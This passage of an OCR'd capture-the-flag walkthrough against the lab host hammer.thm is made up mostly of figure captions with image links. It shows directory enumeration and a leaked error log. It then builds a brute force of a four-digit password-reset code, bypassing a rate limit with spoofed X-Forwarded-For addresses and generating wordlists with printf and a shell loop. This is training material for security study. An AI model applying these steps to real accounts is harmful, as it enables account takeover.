

***Explanation.*** *Raw HTML shows the form posting to index.php, a developer note giving the hmr_DIRECTORY_NAME naming convention, and a link to reset_password.php.*

## Figure 5 | Directory brute force with feroxbuster | Step 3





***Explanation.*** *Enumeration finds reset_password.php, hmr_css, phpmyadmin, vendor (including the php-jwt library files) and javascript paths.*

## Figure 6 | Public /hmr_logs/ directory listing | Step 4




***Explanation.*** *Directory listing is enabled and exposes error.logs, which should never be publicly reachable.*


### Figure 7 | Contents of error.logs | Step 4




***Explanation.*** *The log leaks authentication failures for tester@hammer.thm, attempts against /restricted-area and /admin-login, an /etc/shadow access attempt, and internal paths.*


## Phase 2 - Account access and password reset

### Figure 8 | Reset Password page | Step 5





***Explanation.*** *The empty reset form that asks for an email. This starts the recovery flow that is later abused.*

**Figure 9 | Login attempt with the test account | Step 5**





***Explanation.*** *Login form filled with tester@hammer.thm and a password to test the account's existence and behaviour.*

**Figure 10 | Login error message | Step 5**





***Explanation.*** *'Invalid Email or Password!' is shown. The message does not reveal whether the email exists, so the reset flow is used instead.*

## Figure 11 | Reset form with tester@hammer.thm | Step 5





***Explanation.*** *The account email is submitted to the reset form. This triggers the 4-digit recovery code process.*

## Figure 12 | Enter Recovery Code page (180 seconds) | Step 5





***Explanation.*** *The 4-digit code page shows a countdown timer. The timer value is passed in the request as parameter s.*

## Figure 13 | Invalid code with timer running | Step 5





***Explanation.*** *A manual code guess returns 'Invalid or expired recovery code!' and the timer continues to count down.*

## Figure 14 | Manual code test 1212 | Step 5





***Explanation.*** *Another manual guess (1212) is rejected at 121 seconds remaining. Manual guessing is too slow, so automation is needed.*

## Figure 15 | Rate limit exceeded | Step 6




***Explanation.*** *After several attempts the server replies 'Rate limit exceeded. Please try again later.' This shows that a rate limiter exists.*


## Figure 16 | X-Forwarded-For header added in DevTools | Step 6




***Explanation.*** *The reset request is edited to add 'X-Forwarded-For: 1.1.1.1'. The server treats the spoofed address as a separate client, which bypasses the rate limit.*


## Phase 3 - Building the wordlists

### Figure 17 | Generating num.txt with printf | Step 7





***Explanation.*** *printf "%04d\n" {1..9999} > num.txt creates all four-digit codes from 0001 to 9999. head confirms the zero-padded format.*

### Figure 18 | Typing the nested loop for the IP list | Step 7





***Explanation.*** *The nested for loop that builds 1.1.x.y addresses is typed into the terminal.*

## Figure 19 | Brace expansion mistake | Step 7




***Explanation.*** *The loop printed literal text such as 1.1.213.{1..255} because the brace range was typed wrongly ({1.255}). This was corrected in the next attempt.*


## Figure 20 | ips.txt generation | Step 7




***Explanation.*** *The corrected loop writes 9,999 spoofed IPv4 addresses to ips.txt. These rotate the X-Forwarded-For value on every request.*


# Phase 4 - Brute force of the recovery code

## Figure 21 | Manual code entry 1111 | Step 8



